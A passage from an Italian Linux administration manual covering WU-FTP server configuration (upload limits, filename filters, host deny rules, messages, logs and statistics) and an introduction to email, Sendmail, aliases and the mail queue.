La direttiva '**`log`**' utilizzata con la parola chiave '**`transfers`**' permette di indicare i tipi di utente per i quali attivare la registrazione delle operazioni di trasferimento dati. Si distingue tra prelievi dal servizio FTP, '**`outbound`**' (scarico o *download*), e consegna al servizio, '**`inbound`**' (carico o *upload*).

```
log transfers anonymous,real inbound,outbound
```

L'esempio mostra la richiesta di registrare tutte le operazione di carico e di scarico dati ('**`inbound`**' e '**`outbound`**'), per gli utenti che appartengono al tipo '**`anonymous`**' e '**`real`**'.

150.4.4 Permessi e filtri sul caricamento dei file

Il caricamento dei file in un FTP è una cosa molto delicata e generalmente da impedire agli utenti anonimi. Attraverso le direttive '**`upload`**' e '**`path-filter`**' si possono controllare queste operazioni, oltre che con la gestione corretta dei permessi delle directory.

[2] Quando si indica un percorso in un file di messaggi e l'utente ha a disposizione un file system limitato come nel caso dell'utente anonimo, conta quel file system particolare. Quindi, nel caso dell'esempio, il file '`welcome.msg`' si troverà presumibilmente in '`~ftp/welcome.msg`'.

Limitazione del caricamento di file

upload *directory_iniziale directory_di_destinazione* {yes|no} *utente_proprietario gruppo_proprietario modalità* [dirs|nodirs]

La direttiva '**upload**' permette di controllare il caricamento di file, cioè l'invio nel servente FTP, da parte degli utenti anonimi e da quelli di tipo '**guest**'.

La directory iniziale rappresenta la posizione di partenza del servizio e serve a identificare gli utenti a cui si rivolge la direttiva stessa. Per esempio, se viene indicato '/home/ftp', corrispondente a '~ftp/', cioè alla directory personale dell'utente fittizio '**ftp**', si intende che questa direttiva riguardi proprio gli utenti anonimi.

La directory di destinazione è quella in cui si vuole controllare il caricamento di file e può essere rappresentata anche utilizzando caratteri jolly.

Le parole chiave '**yes**' e '**no**' permettono di stabilire se si intende permettere o impedire il caricamento nella directory.

Quando si permette il caricamento di dati, si devono indicare l'utente e il gruppo che figureranno essere proprietari dei file caricati, quindi occorre anche specificare i permessi, in forma numerica ottale.

Attraverso questa stessa direttiva è possibile concedere o impedire la creazione di directory attraverso le parole chiave '**dirs**' e '**nodirs**'.

```
upload  /home/ftp       *               no
upload  /home/ftp       /incoming       yes     ftp  daemon  0600  nodirs
```

Nell'esempio appena mostrato si intende che '/home/ftp' corrisponda alla directory iniziale del servizio FTP anonimo. Nella prima direttiva viene impedito in modo generalizzato di caricare file in qualunque directory; nella seconda viene concesso di caricare solo nella directory 'incoming/' discendente da '/home/ftp/', senza la possibilità di creare directory, attribuendo ai file la proprietà dell'utente fittizio '**ftp**' e del gruppo '**daemon**', con i permessi di scrittura e di lettura solo per il proprietario.[3]

Limiti sul nome dei file

path-filter *elenco_tipi_utente file_messaggio regexp_consentita* [*regexp_vietata*...]

La direttiva '**path-filter**' permette di definire un filtro per i nomi dei file che vengono caricati. Si distingue tra tipi di utenti (e non di classi), si indica il file contente un messaggio di spiegazione in caso l'utente tenti di caricare un file con un nome non consentito, quindi si indica un'espressione regolare che deve essere valida per il tipo di nome. Eventualmente si possono specificare altre espressioni regolari che **non** devono corrispondere ai nomi dei file.

```
path-filter anonymous /etc/pathname.msg ^[A-Za-z0-9]*.*_*-*$ ^[0-9] ^_ ^-
```

Nell'esempio mostrato, gli utenti anonimi possono caricare file che però devono rispettare regole molto rigide nei nomi: possono contenere solo lettere dell'alfabeto, cifre numeriche, il punto, il trattino basso e il trattino normale, ma non possono iniziare con una cifra numerica, un trattino basso o un trattino normale.

È importante osservare che in queste espressioni regolari, il punto vale esattamente per quello che è, per cui non rappresenta un carattere qualunque come avviene generalmente.

Il messaggio di errore indicato viene visualizzato anche quando il caricamento dei file fallisce per altre ragioni diverse dal filtro sul nome.

Il meccanismo messo a disposizione dalla direttiva '**path-filter**' può essere utile anche per impedire il caricamento di file da parte di utenti di tipo '**guest**', esclusi dal controllo della direttiva '**upload**', o da parte di utenti reali.

[3] Solitamente, per ridurre il rischio di usi impropri del servizio di caricamento dati, si tolgono i permessi di lettura alla directory utilizzata per questo scopo, per non mostrare all'esterno il suo contenuto.

```
path-filter  real,guest  /etc/pathname.msg  ^vietato$  ^vietato$
```

Nell'esempio si indica che si può caricare solo file con il nome '**`vietato`**', e subito dopo si vieta di caricare lo stesso nome.

150.5 Filtro individuale con /etc/ftphosts

Il file '`/etc/ftphosts`' viene utilizzato per filtrare l'accesso da parte di utenti determinati da nodi determinati. Questa possibilità di filtro si affianca alla direttiva '**`deny`**' del file '`/etc/ftpaccess`', con la quale si impedisce l'accesso a tutto un dominio o a una sottorete espressa in forma numerica.

`deny` { *utente* | *tipo* } *host*...

L'utente, o il tipo di utenti indicato, non può accedere dagli indirizzi specificati in modo preciso o attraverso l'aiuto di caratteri jolly.

```
deny anonymous *.mehl.dg
```

L'esempio mostra in che modo impedire a tutti gli utenti '**`anonymous`**' di accedere dal dominio *`mehl.dg`*.

```
deny caio 192.168.2.*
```

In questo caso, si impedisce all'utente '**`caio`**' di accedere dalla sottorete 192.168.2.0.

150.6 Organizzazione del sistema di messaggi

Un'organizzazione corretta del sistema di file di messaggi è importante, sia per l'immagine del servizio, sia per poter informare correttamente l'utente.

150.6.1 Messaggio di ingresso

Quando viene accettato l'accesso da parte di un utente è opportuno inviargli un messaggio di benvenuto, contenente alcune informazioni sul proprio servizio. Si ottiene questo con la direttiva '**`message`**' del file '`/etc/ftpaccess`', specificando la parola chiave '**`login`**', come nell'esempio seguente:

```
message /etc/ftpbenvenuto.msg   login
```

Il file '`etc/ftpbenvenuto.msg`' dell'esempio, indica un percorso relativo alla directory iniziale, cosa che cambia a seconda del tipo di utente. Tuttavia, questo permette di definire diversi file per il messaggio introduttivo a seconda del tipo di utente. Il file '`/etc/ftpbenvenuto.msg`' per gli utenti reali, il file '`~/ftp/etc/ftpbenvenuto.msg`' per gli utenti anonimi e qualcosa di simile per gli utenti di tipo '**`guest`**'. Un file di benvenuto del genere potrebbe essere composto nel modo seguente:

```
Benvenuto %U. Questo è il servizio FTP di %L.

%T ora locale.

L'amministratore di questo servizio può essere contattato all'indirizzo
email %E.
```

150.6.2 Messaggio di ingresso nelle directory

Prima di accedere a una directory particolare, potrebbe essere conveniente inviare un messaggio di presentazione o spiegazione. Se non ci sono directory con contenuti particolari, questa è l'occasione per dare messaggi specifici. Si ottiene questo con la direttiva '**`message`**' del file '`/etc/ftpaccess`', specificando la parola chiave '**`cwd`**', seguita dall'indicazione della directory, o della famiglia di directory, come nell'esempio seguente:

```
message .message        cwd=*
```

L'esempio mostra una soluzione molto semplice e pratica: si fa riferimento al file '`.message`' della directory corrente, per gli ingressi in ogni directory. In questo modo, si possono fare tanti file differenti, uno per ogni directory, collocati esattamente dove serve. Il punto iniziale nel nome del file serve solo per non farlo apparire nell'elenco quando si usa '**`ls`**'.

Il testo del messaggio dovrebbe riguardare il contenuto della directory a cui si riferisce. Eventualmente, può trattarsi di una semplice ripetizione del messaggio introduttivo.

150.6.3 Invito alla lettura dei file contenenti informazioni importanti

Per tradizione, i file *readme* sono quelli che contengono informazioni importanti per cui si invita l'utente a leggerli. Può trattarsi di istruzioni sul come utilizzare il materiale contenuto nella directory, annotazioni di carattere legale e ogni altra cosa che sia ritenuta importante.

È importante definire in modo automatico un invito alla lettura di questi file, quando appaiono nelle directory. Si ottiene questo con la direttiva '**`readme`**' del file '`/etc/ftpaccess`', come nell'esempio seguente, che rappresenta lo standard.

```
readme  README*    login
readme  README*    cwd=*
```

In questo modo, si invita l'utente a leggere il contenuto dei file che iniziano per '`README`', sia all'atto dell'accesso, sia tutte le volte che si cambia directory.

150.6.4 Motivazione del rifiuto di concedere l'accesso

L'accesso al servizio può essere rifiutato per ragioni diverse:

- una direttiva nel file '`/etc/ftphosts`';
- una direttiva '**`deny`**' nel file '`/etc/ftpaccess`';
- il superamento del limite massimo di accessi consentito per la classe cui appartiene l'utente.

Nel primo caso non è possibile predisporre un file di messaggi: l'utente vede semplicemente un semplice *access denied*. Nel secondo caso si utilizza il file specificato nella direttiva '**`deny`**', nel terzo si utilizza il file della direttiva '**`limit`**'.

Il messaggio da inviare nel caso della direttiva '**`deny`**' del file '`/etc/ftpaccess`' può essere fondamentalmente di due tipi, a seconda che si tratti del blocco a un gruppo di indirizzi particolare, oppure che si tratti del filtro contro gli utenti che accedono da macchine per le quali non esiste un nome di dominio.

Segue l'esempio di un pezzo del file '`/etc/ftpaccess`', seguito dal contenuto dei due ipotetici file '`/etc/ftpdeny.msg`' e '`/etc/ftpdenydns.msg`'.[4]

[4] È il caso di sottolineare che il percorso di questi file di messaggi si riferisce al file system globale, dal momento che il controllo avviene prima di qualunque identificazione dell'utente.

```
deny    *.mehl.dg       /etc/ftpdeny.msg
deny    192.168.2.*     /etc/ftpdeny.msg
deny    dinkel.*        /etc/ftpdeny.msg
deny    !nameserved     /etc/ftpdenydns.msg
```

```
Siamo spiacenti.

Non si accettano accessi da %R.
```

```
Siamo spiacenti.

Per motivi di sicurezza non si accettano accessi da sistemi che non
dispongono di un nome di dominio.
```

Quando il problema è il superamento del limite posto agli accessi simultanei per una classe determinata di utenti, si può avvisare semplicemente, pregando di avere pazienza, oppure si può suggerire un elenco di URI alternativi. Questo limite viene fissato attraverso la direttiva '**`limit`**' nel file '`/etc/ftpaccess`', potendo definire limiti diversi per le varie classi di utenti. Volendo, è possibile definire un solo file di spiegazioni, senza troppi dettagli.[5]

Segue un esempio molto semplice di questo tipo di messaggio.

```
Siamo spiacenti.

È stato raggiunto il limite massimo di accessi.
Si prega di riprovare in un altro momento.
```

150.7 Facilitare le ricerche

Il modo più semplice di fornire un indice del contenuto del proprio servizio FTP anonimo è quello di posizionare nella sua directory di partenza un cosiddetto file '`ls-lR`'. Si tratta in pratica del risultato dell'esecuzione del comando '**`ls -lR`**', che ha quindi suggerito il nome del file indice in questione. Generalmente si comprime questo file con '**`gzip`**', per cui si usa il nome '`ls-lR.gz`'.

Il comando per generare questo file deve essere eseguito quando la directory corrente è quella di partenza del servizio; in pratica, agendo nel modo seguente:

```
# cd ~ftp
```

```
# ls -lR | gzip -9 > ls-lR.gz
```

Se si decide di creare regolarmente questo file attraverso il sistema Cron, si può fare come nell'esempio seguente che rappresenta un comando di Cron, nel file crontab dell'utente '**`root`**',

```
16 6 * * *      cd /home/ftp; ls -lR | gzip -9 > ls-lR.gz
```

oppure si può modificare in modo da usarlo nel file '`/etc/crontab`' (quello di sistema).

```
16 6 * * *      root    cd /home/ftp; ls -lR | gzip -9 > ls-lR.gz
```

In entrambi gli esempi, l'operazione è programmata per le ore 06:16 di ogni mattina.

150.7.1 Gestione degli errori

Quando si genera il file '`ls-lR.gz`', si possono ottenere degli errori di vario tipo che vengono emessi attraverso lo standard error. Questi errori possono essere generati dalla mancanza dei permessi necessari ad attraversare una directory durante la scansione, oppure quando i collegamenti simbolici non raggiungono alcuna destinazione. Per evitare noie, si può correggere il comando nel modo seguente:

[5] Anche in questo caso, il percorso di tali file di messaggi si riferisce al file system globale.

```
ls -lR 2> /dev/null | gzip -9 > ls-lR.gz
```

150.8 File delle registrazioni

Le registrazioni degli accessi e delle altre operazioni che si svolgono con il servizio FTP, vengono fatte nel file '`/var/log/xferlog`'. A seconda della configurazione si possono avere più o meno eventi registrati.

La struttura dei record di questo file è uniforme, per cui si possono costruire facilmente dei programmi di rielaborazione statistica. A questo proposito, dovrebbe essere disponibile il programma '**`xferstats`**' (scritto in Perl), che fa sempre parte della distribuzione di WU-FTP:

```
xferstats [opzioni]
```

'**`xferstats`**' è un programma per l'analisi statistica del file delle registrazioni del servente FTP. Se non vengono dati argomenti, dovrebbe essere in grado di accedere da solo al file corretto, generando una statistica semplificata.

Opzione	Descrizione
`-f` *file*	Permette di specificare il nome del file contenente le registrazioni del servizio FTP. Può essere utile per analizzare l'archivio delle registrazioni fatte in periodi precedenti.
`-r`	Include le informazioni sugli utenti reali.
`-a`	Include le informazioni sugli utenti anonimi.
`-h`	Include il rapporto sul traffico orario.
`-d`	Include il rapporto sul traffico in base al dominio.
`-t`	Include il rapporto sul traffico totale per sezione (directory).
`-D` *dominio*	Limita la statistica al traffico con il dominio indicato.
`-l` *profondità*	Permette di limitare i dettagli nelle sottodirectory.
`-s` *sezione*	Permette di concentrare l'attenzione alle operazioni riferite a una sezione determinata di directory.

Il programma può essere configurato parzialmente modificando la prima parte in modo da non dover usare necessariamente le opzioni. È opportuno modificare la posizione in cui si attende di trovare il file delle registrazioni, se questa è errata. Anche i domini separati potrebbero essere modificati convenientemente.

```
...
# edit the next two lines to customize for your domain.
# This will allow your domain to be separated in the domain listing.

$mydom1 = "wustl";
$mydom2 = "edu";

# edit the next line to customize for your default log file
$usage_file = "/var/log/xferlog";

# Edit the following lines for default report settings.
# Entries defined here will be over-ridden by the command line.

$opt_h = 1;
$opt_d = 0;
$opt_t = 1;
$opt_l = 3;
...
```

Il comando seguente genera un rapporto sui trasferimenti eseguiti con il dominio '**.dg**':

xferstats -D dg

Segue il risultato che si potrebbe ottenere.

```
Transfer Totals include the 'dg' domain only.
All other domains are filtered out for this report.

TOTALS FOR SUMMARY PERIOD Sun Mar 15 1998 TO Tue Mar 24 1998

Files Transmitted During Summary Period           23
Bytes Transmitted During Summary Period      8093489
Systems Using Archives                             0

Average Files Transmitted Daily                   12
Average Bytes Transmitted Daily              4046744

Daily Transmission Statistics

                 Number Of    Number of    Average    Percent Of  Percent Of
     Date        Files Sent  Bytes  Sent  Xmit  Rate  Files Sent  Bytes Sent
---------------  ----------  -----------  ----------  ----------  ----------
Sun Mar 15 1998          21      8093489  207.5 KB/s     91.30      100.00
Tue Mar 24 1998           2            0    0.0 KB/s      8.70        0.00

Total Transfers from each Archive Section (By bytes)

                                                  ---- Percent  Of ----
     Archive Section      Files Sent Bytes Sent  Files Sent Bytes Sent
------------------------- ---------- ----------- ---------- ----------
/pub/free                         15     6671985    65.22      82.44
/lib                               8     1421504    34.78      17.56

Hourly Transmission Statistics

                 Number Of    Number of    Average    Percent Of  Percent Of
     Time        Files Sent  Bytes  Sent  Xmit  Rate  Files Sent  Bytes Sent
---------------  ----------  -----------  ----------  ----------  ----------
14                        2            0    0.0 KB/s      8.70        0.00
20                       10      7320378  271.1 KB/s     43.48       90.45
21                       11       773111   64.4 KB/s     47.83        9.55
```

150.9 Informazioni

Alcuni programmi che fanno parte di WU-FTP possono informare sullo stato dell'utilizzo del servizio FTP. Vale la pena di conoscere '**ftpcount**' e '**ftpwho**'; entrambi si utilizzano senza argomenti.

'**ftpcount**' visualizza la quantità di utenti connessi in modo '**ftp**' per ogni classe e anche il massimo numero di connessioni ammissibili.

ftpcount[*Invio*]

```
Service class all       -    1 users ( -1 maximum)
```

L'esempio mostra la risposta di '**ftpcount**' quando un solo utente accede al proprio sistema. Il valore -1 rappresenta in realtà l'intero di dimensione massima che può essere gestito.

'**ftpwho**' visualizza le informazioni disponibili inerenti gli utenti connessi in modo '**ftp**'.

ftpwho[*Invio*]

```
Service class all:
  592  ?  S    0:00 ftpd: dinkel.brot.dg: anonymous/daniele@: IDLE
   -   1 users ( -1 maximum)
```

L'esempio mostra la risposta di '**ftpwho**' quando un solo utente accede al proprio sistema. Il valore -1 rappresenta in realtà l'intero di dimensione massima che può essere gestito.

Parte xxix

Posta elettronica

Utilizzo e gestione elementare della posta elettronica

Generalmente, l'invio di messaggi di posta elettronica (*email*) si basa su un MTA (*Mail transfer agent*) locale che, quando riceve una richiesta di invio di un messaggio, si occupa di mettersi in contatto con un suo collega presso l'indirizzo di destinazione, o se necessario in una destinazione intermedia, che si prenderà cura di consegnare il messaggio o di reinoltrarlo. Tutto quanto sembra molto semplice a dirsi, in realtà la configurazione di un MTA potrebbe essere molto complessa.

Spesso, in presenza di una rete locale, il funzionamento corretto dell'MTA richiede la predisposizione di un servizio di risoluzione dei nomi locale. A tale proposito conviene consultare i capitoli 122 e 123.

L'invio di messaggi di posta elettronica avviene solitamente attraverso l'uso di un programma adatto alla loro composizione, che poi si mette in comunicazione con l'MTA per l'inoltro del messaggio. Più precisamente, un messaggio inviato a un utente dell'elaboratore locale non richiede alcun MTA, mentre l'invio a un altro elaboratore richiede almeno la presenza di un MTA presso l'indirizzo di destinazione.

Storicamente, l'MTA più diffuso nei sistemi Unix è stato Sendmail; [1] tuttavia, è sempre più comune l'uso di MTA alternativi, meno complicati, pur mantenendo un certo grado di compatibilità con quello tradizionale. Nella parte xxix l'argomento viene ripreso e trattato con maggiore dettaglio.

151.1 Servizio di rete e servizio di consegna locale

La posta elettronica non è semplicemente un servizio di rete che si attua attraverso un protocollo (SMTP). Il servizio di rete permette il trasferimento dei messaggi, ma l'MTA ha anche il compito di recapitarli ai destinatari, in forma di file.

In questo senso, il meccanismo può sembrare un po' confuso all'inizio, trattandosi effettivamente di un sistema piuttosto complicato. In un sistema composto da un elaboratore isolato, anche se provvisto di terminali più o meno decentrati, non c'è alcun bisogno di fare viaggiare messaggi attraverso una rete, è sufficiente che questi vengano semplicemente messi a disposizione dell'utente destinatario (in un file contenuto nella sua directory personale, o in una directory pubblica, in cui il file in questione possa essere accessibile solo a quell'utente particolare). In tal caso, chi si occupa di attuare questo sistema è un MDA, ovvero *Mail delivery agent*.

Quando invece si deve inviare un messaggio attraverso la rete, perché l'indirizzo del destinatario si trova in un nodo differente, si utilizza il protocollo SMTP, per contattare presso la destinazione un servente SMTP. Questo servente si prenderà carico di fare recapitare la posta elettronica (presumibilmente presso il proprio sistema locale). Quindi, lo scopo del servente SMTP è quello di recapitare i messaggi.

La trasmissione del messaggio, che richiede la connessione con il servente remoto della destinazione, non fa capo ad alcun servizio di rete nell'ambito locale. Questa connessione potrebbe essere instaurata direttamente dal programma che si utilizza per scrivere il messaggio da trasmettere, oppure, come succede di solito, da un altro programma specifico, che in più si preoccupa di ritentare l'invio del messaggio se per qualche motivo le cose non funzionano subito, rinviandolo eventualmente all'origine se non c'è modo di recapitarlo.

L'MTA ha generalmente questi tre ruoli fondamentali: l'attivazione del servizio SMTP, per la ricezione di messaggi dall'esterno; la gestione della trasmissione di questi, assieme a una coda

[1] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

per ciò che non può essere trasmesso immediatamente; la consegna locale dei messaggi ricevuti attraverso il protocollo SMTP oppure attraverso lo stesso sistema locale. Quindi, in generale, un MTA integra anche le funzioni di un MDA.

151.2 Uso della posta elettronica

La posta elettronica, o *email*, è un modo di comunicare messaggi che richiede la conoscenza di alcune convenzioni. Ciò, sia per evitare malintesi, sia per eliminare le perdite di tempo.

Un messaggio di posta elettronica è formato fondamentalmente da una «busta» e dal suo contenuto. La busta è rappresentata da tutte le informazioni necessarie a recapitare il messaggio, mentre il contenuto è composto generalmente da un testo ASCII puro e semplice. Tutte le volte che il testo è composto in modo diverso, si aggiungono dei requisiti nei programmi da utilizzare per la sua lettura; in pratica, si rischia di creare un problema in più al destinatario del messaggio.

In generale, un messaggio di posta elettronica può contenere uno o più *allegati*, conosciuti frequentemente come *attachment*. L'allegato permette di incorporare in un messaggio un file che poi, attraverso strumenti opportuni, può essere estrapolato correttamente come era l'originale. Ciò che si deve evitare di fare in generale è l'invio del messaggio come un allegato. Questo, purtroppo, capita frequentemente quando si usano programmi per la composizione di messaggi di posta elettronica che permettono di introdurre elementi di formattazione del testo (*Rich Text*). Quando si usano programmi grafici di composizione per i messaggi di posta elettronica è bene controllare la configurazione per eliminare questa formattazione, che spesso è predefinita.

Figura 151.1. L'insidia dei programmi MUA grafici che utilizzano la composizione dei messaggi in formato HTML in modo predefinito.

Le varie estensioni al codice ASCII hanno portato alla definizione di un gran numero di codifiche differenti. Spesso è sufficiente configurare il proprio programma di composizione dei messaggi di posta elettronica in modo da utilizzare la codifica ISO 8859-1, per poter scrivere correttamente con le lingue di buona parte dei paesi europei (inglese inclusa). Tuttavia, anche la scelta di una codifica come questa, che richiede l'utilizzo di 8 bit invece dei 7 bit tradizionali dell'ASCII, può costituire un problema per qualcuno. In questo senso, quando si scrive in italiano, è «cortese» utilizzare gli apostrofi alla fine delle vocali che avrebbero dovuto essere accentate.

151.2.1 Elementi di intestazione

Un messaggio di posta elettronica si compone inizialmente di una serie di indicazioni, tra cui le più importanti sono quelle che servono a recapitarlo al destinatario. L'uso corretto di questi elementi di intestazione è importante, non solo perché il messaggio raggiunga il destinatario o i destinatari, ma anche per chiarire loro il contesto del messaggio e le persone coinvolte.

Campo	Descrizione
'`To:`'	Il campo '`To:`' viene utilizzato per definire i destinatari del messaggio. Quando si tratta di più di uno, convenzionalmente, i vari indirizzi vengono separati attraverso una virgola. L'indirizzo del destinatario va indicato secondo le regole consentite dagli MTA interessati; generalmente è ammissibile una delle tre forme seguenti. *utente*@*host* *nominativo_completo* <*utente*@*host*> "*nominativo_completo*" <*utente*@*host*>

Campo	Descrizione
‘**Cc:**’	Il campo ‘**Cc:**’ viene utilizzato per definire i destinatari del messaggio in *copia carbone*. Nella corrispondenza normale, almeno in Italia, si utilizza la definizione «per conoscenza», intendendo che questi destinatari non sono chiamati in causa direttamente. In pratica, si utilizza il campo ‘**Cc:**’ per recapitare una copia del messaggio a dei corrispondenti dai quali non si attende una risposta, ma che è importante siano a conoscenza di queste informazioni.
‘**Bcc:**’	Il campo ‘**Bcc:**’ viene utilizzato per definire i destinatari del messaggio a cui deve essere inviata una copia carbone nascosta (*Blind carbon copy*). La differenza rispetto alla copia carbone normale sta nel fatto che i destinatari non vengono messi a conoscenza della presenza di queste copie aggiuntive.
‘**From:**’	Il campo ‘**From:**’ viene utilizzato per definire l’indirizzo del mittente. Non si tratta necessariamente del nome utilizzato dall’utente nel momento in cui compone il messaggio, ma di quello al quale ci si aspetta di ricevere una risposta.
‘**Reply-To:**’	Il campo ‘**Reply-To:**’ viene utilizzato per indicare un indirizzo a cui si invita a inviare un’eventuale risposta. Viene utilizzato in situazioni particolari, quando per questo non si intende usare il campo ‘**From:**’. Tipicamente viene aggiunto nei messaggi trasmessi da un sistema che gestisce le liste di posta elettronica (*mailing-list*) quando si vuole lasciare l’indicazione del mittente effettivo, guidando la risposta verso la stessa lista.
‘**Subject:**’	Il campo ‘**Subject:**’ serve a indicare l’oggetto del messaggio. Anche se nella corrispondenza normale l’oggetto viene usato solo nelle comunicazioni formali, nella posta elettronica è opportuno aggiungere sempre questa indicazione. Un oggetto chiaro permette al destinatario di capire immediatamente il conteso per il quale viene contattato. Inoltre, quando da un messaggio si genera una catena di risposte (cioè un *thread*), è importante l’oggetto che era stato scelto inizialmente.

151.2.2 Risposta, proseguimento e riservatezza

La risposta a un messaggio viene inviata normalmente al mittente (‘**From:**’), a tutti i destinatari normali (‘**To:**’) e a tutti quelli cui è stato inviato il messaggio per conoscenza (‘**Cc:**’). Questa operazione viene fatta solitamente in modo automatico dal programma utilizzato per leggere e comporre i messaggi: il *Mail user agent* (MUA). È importante però fare attenzione sempre che ciò corrisponda alla propria volontà, o che le circostanze siano appropriate. Infatti, se sono coinvolte diverse persone in una corrispondenza, è probabile che si giunga a un punto in cui non abbia più significato continuare a «importunarle» quando la catena di risposte è degenerata in un contesto differente.

I programmi MUA comuni aggiungono la sigla ‘**Re:**’ davanti all’oggetto, a meno che non inizi già in questo modo, quando si risponde a un messaggio precedente. Il problema sta nel fatto che non sempre viene rispettata questa convenzione, per cui se ne trovano altri che aggiungono qualcosa di diverso, come ‘**R:**’. Così, se la catena di risposte prosegue si rischia di arrivare ad avere un oggetto formato da una serie di ‘**Re: R: Re: R:**’.

Quando il messaggio a cui si risponde contiene l’indicazione del campo ‘**Reply-To:**’, si pone un problema in più: la scelta corretta del destinatario. Infatti, la risposta va inviata all’indirizzo ‘**Reply-To:**’ solo se perfettamente conforme al contesto. Si è già accennato al fatto che questo campo viene aggiunto dai programmi di gestione delle liste di posta elettronica. In questa situazione è molto diverso inviare una risposta alla lista o soltanto al mittente originario del messaggio.

Quando si vuole rinviare a un altro indirizzo (*forward* in inglese), si dice che questo viene fatto *proseguire* (così come avviene nella posta normale quando l’indirizzo di destinazione non è

più valido per qualche motivo). Per farlo si incorpora il messaggio originale con alcune informazioni sul mittente e sul destinatario originale, permettendo di aggiungere qualche commento aggiuntivo.

Quando si riceve un messaggio, così come accade nella corrispondenza normale, occorre un po' di attenzione se si pensa di divulgarne il contenuto ad altri. Evidentemente dipende dalle circostanze; in caso di dubbio occorre almeno chiedere il consenso della persona che lo ha scritto.

151.3 Sendmail

Come accennato, Sendmail [2] è stato l'MTA più diffuso nei sistemi Unix, tanto che anche nelle distribuzioni GNU è stato utilizzato spesso in modo predefinito. Il pregio di Sendmail è la sua estrema configurabilità. Il suo difetto è lo stesso pregio: l'estrema configurabilità implica un'estrema complessità.

A seconda delle opzioni con cui viene avviato l'eseguibile '**`sendmail`**', si ottiene un demone in ascolto della porta SMTP (25), oppure si ottiene la trasmissione di un messaggio fornito attraverso lo standard input, oppure si hanno altre funzioni accessorie.

Solitamente, Sendmail viene distribuito già configurato in modo standard, sia per l'attivazione del servizio SMTP, sia per la gestione della trasmissione dei messaggi e della consegna locale; qui si vuole solo vedere quel poco che può valere la pena di modificare, anche per un principiante. Sendmail viene trattato con maggiore dettaglio nel capitolo 155; inoltre, nel capitolo 156 si introduce anche l'uso di Exim, un MTA alternativo e abbastanza compatibile con le convenzioni operative di Sendmail.

151.3.1 Avvio

'**`sendmail`**' è l'eseguibile di Sendmail. Viene usato fondamentalmente in due modi: per l'attivazione del servizio SMTP e per la trasmissione e la consegna locale dei messaggi.

```
sendmail [opzioni]
```

Per l'attivazione del servizio SMTP, viene avviato normalmente come demone indipendente dal supervisore dei servizi di rete, aggiungendo così l'opzione '**`-bd`**'. Naturalmente, si tratta solitamente di un'operazione che viene fatta dalla stessa procedura di inizializzazione del sistema. Ecco come potrebbe apparire la riga che avvia '**`sendmail`**' in uno script del genere:

```
/usr/sbin/sendmail -bd
```

Per l'invio di un messaggio, è sufficiente avviare '**`sendmail`**', fornendogli questo attraverso lo standard input, avendo cura di separare con una riga vuota l'intestazione dal testo. Segue un esempio di questo tipo di utilizzo:.

$ **`cat | /usr/sbin/sendmail tizio@dinkel.brot.dg`**[*Invio*]

`From: caio@roggen.brot.dg`[*Invio*]

`Subject: ciao ciao`[*Invio*]

[*Invio*]

`Ciao Tizio.`[*Invio*]

[2] **Sendmail** software non libero: non è consentita la commercializzazione a scopo di lucro

`Quanto tempo che non ci si sente!`[*Invio*]

[*Ctrl+d*]

Questa forma di utilizzo dell'eseguibile '**`sendmail`**' può essere utile per realizzare uno script con qualche informazione definita in modo automatico.

> Per questo tipo di utilizzo, è fondamentale la riga vuota (vuota e non solo bianca) prima del testo del messaggio.

151.3.2 Configurazione di Sendmail

La configurazione di Sendmail è a dir poco «terribile» e si attua attraverso il file '`/etc/sendmail.cf`'. Chi non è esperto è bene che lasci stare il file di configurazione che si ritrova, oppure che ne scelga uno tra un gruppo già pronto e ben descritto per i suoi effetti.

È chiaro che in questa situazione ci si deve fidare della propria distribuzione GNU; di conseguenza occorre leggere la documentazione relativa che dovrebbe descrivere le scelte fatte nella configurazione di questo servizio.

Per modificare la configurazione di Sendmail, si evita generalmente di intervenire direttamente nel file '`/etc/sendmail.cf`', utilizzando piuttosto dei linguaggi macro in grado di costruirne uno con meno fatica (ciò è descritto nel capitolo 155).

151.3.3 Alias

Attraverso il file '`/etc/aliases`' è possibile configurare una serie di alias per facilitare l'invio di messaggi di posta elettronica. Gli alias stabiliscono a chi, effettivamente, debbano essere recapitati i messaggi.

In generale, non è conveniente che l'utente '**`root`**' possa ricevere dei messaggi, per questo, un alias potrebbe rimandare la sua posta elettronica verso il recapito corrispondente all'utente comune riferito a quella stessa persona.

Inoltre, è importante che gli utenti fittizi ('**`bin`**', '**`daemon`**', ecc.) non possano ricevere messaggi: prima di tutto non esistono tali persone, inoltre ciò potrebbe servire per sfruttare qualche carenza nel sistema di sicurezza dell'elaboratore locale.

Infine, è molto importante che vengano definiti degli alias usati comunemente per identificare il responsabile del servizio SMTP presso il nodo locale.

L'esempio seguente mostra il file '`/etc/aliases`' tipico, in cui si dichiarano gli alias del responsabile del servizio ('**`postmaster`**'), gli alias degli utenti di sistema e infine l'alias dell'utente '**`root`**'.

```
postmaster: root
root: daniele

daemon: root
bin: root
sys: root
sync: root
games: root
man: root
lp: root
```

```
mail: root
news: root
uucp: root
proxy: root
majordom: root
postgres: root
backup: root
msql: root
operator: root
list: root
irc: root
gnats: root
alias: root
qmaild: root
qmails: root
qmailr: root
qmailq: root
qmaill: root
qmailp: root

mailer-daemon: postmaster
webmaster: root
faxmaster: root
```

Purtroppo, questo file non può essere utilizzato da '**`sendmail`**' così com'è, deve essere prima tradotto nel file '`/etc/aliases.db`' attraverso il comando '**`newaliases`**'.[3]

'**`newaliases`**' è un collegamento a '**`sendmail`**'. Quando '**`sendmail`**' viene avviato con questo nome, senza bisogno di altri argomenti, genera un nuovo file '`/etc/aliases.db`' a partire dal sorgente '`/etc/aliases`'.

Quindi, ogni volta che si modifica il file '`/etc/alias`', occorre avviare '**`newaliases`**'.

151.3.4 Coda dei messaggi

Quando '**`sendmail`**' viene avviato per ottenere l'invio di un messaggio, questo utilizza la directory '`/var/spool/mqueue/`' per accodare ciò che non può essere trasmesso immediatamente.

Per sapere se un messaggio è stato inviato effettivamente, occorre controllare che questa directory sia vuota. Per questo, si può utilizzare il comando '**`mailq`**' che restituisce lo stato di questa directory.

'**`mailq`**' è un collegamento a '**`sendmail`**'. Quando '**`sendmail`**' viene avviato con questo nome, senza bisogno di altri argomenti, legge il contenuto di '`/var/spool/mqueue/`' ed elenca in breve i messaggi rimasti nella coda.

L'esempio seguente mostra i file di due messaggi che non sono stati recapitati per motivi diversi.

`#` **`ls -l /var/spool/mqueue`**[*Invio*]

```
total 4
-rw-------   1 root     mail          16 Sep 12 21:01 dfVAA03244
-rw-------   1 root     mail          10 Sep 12 21:09 dfVAA03507
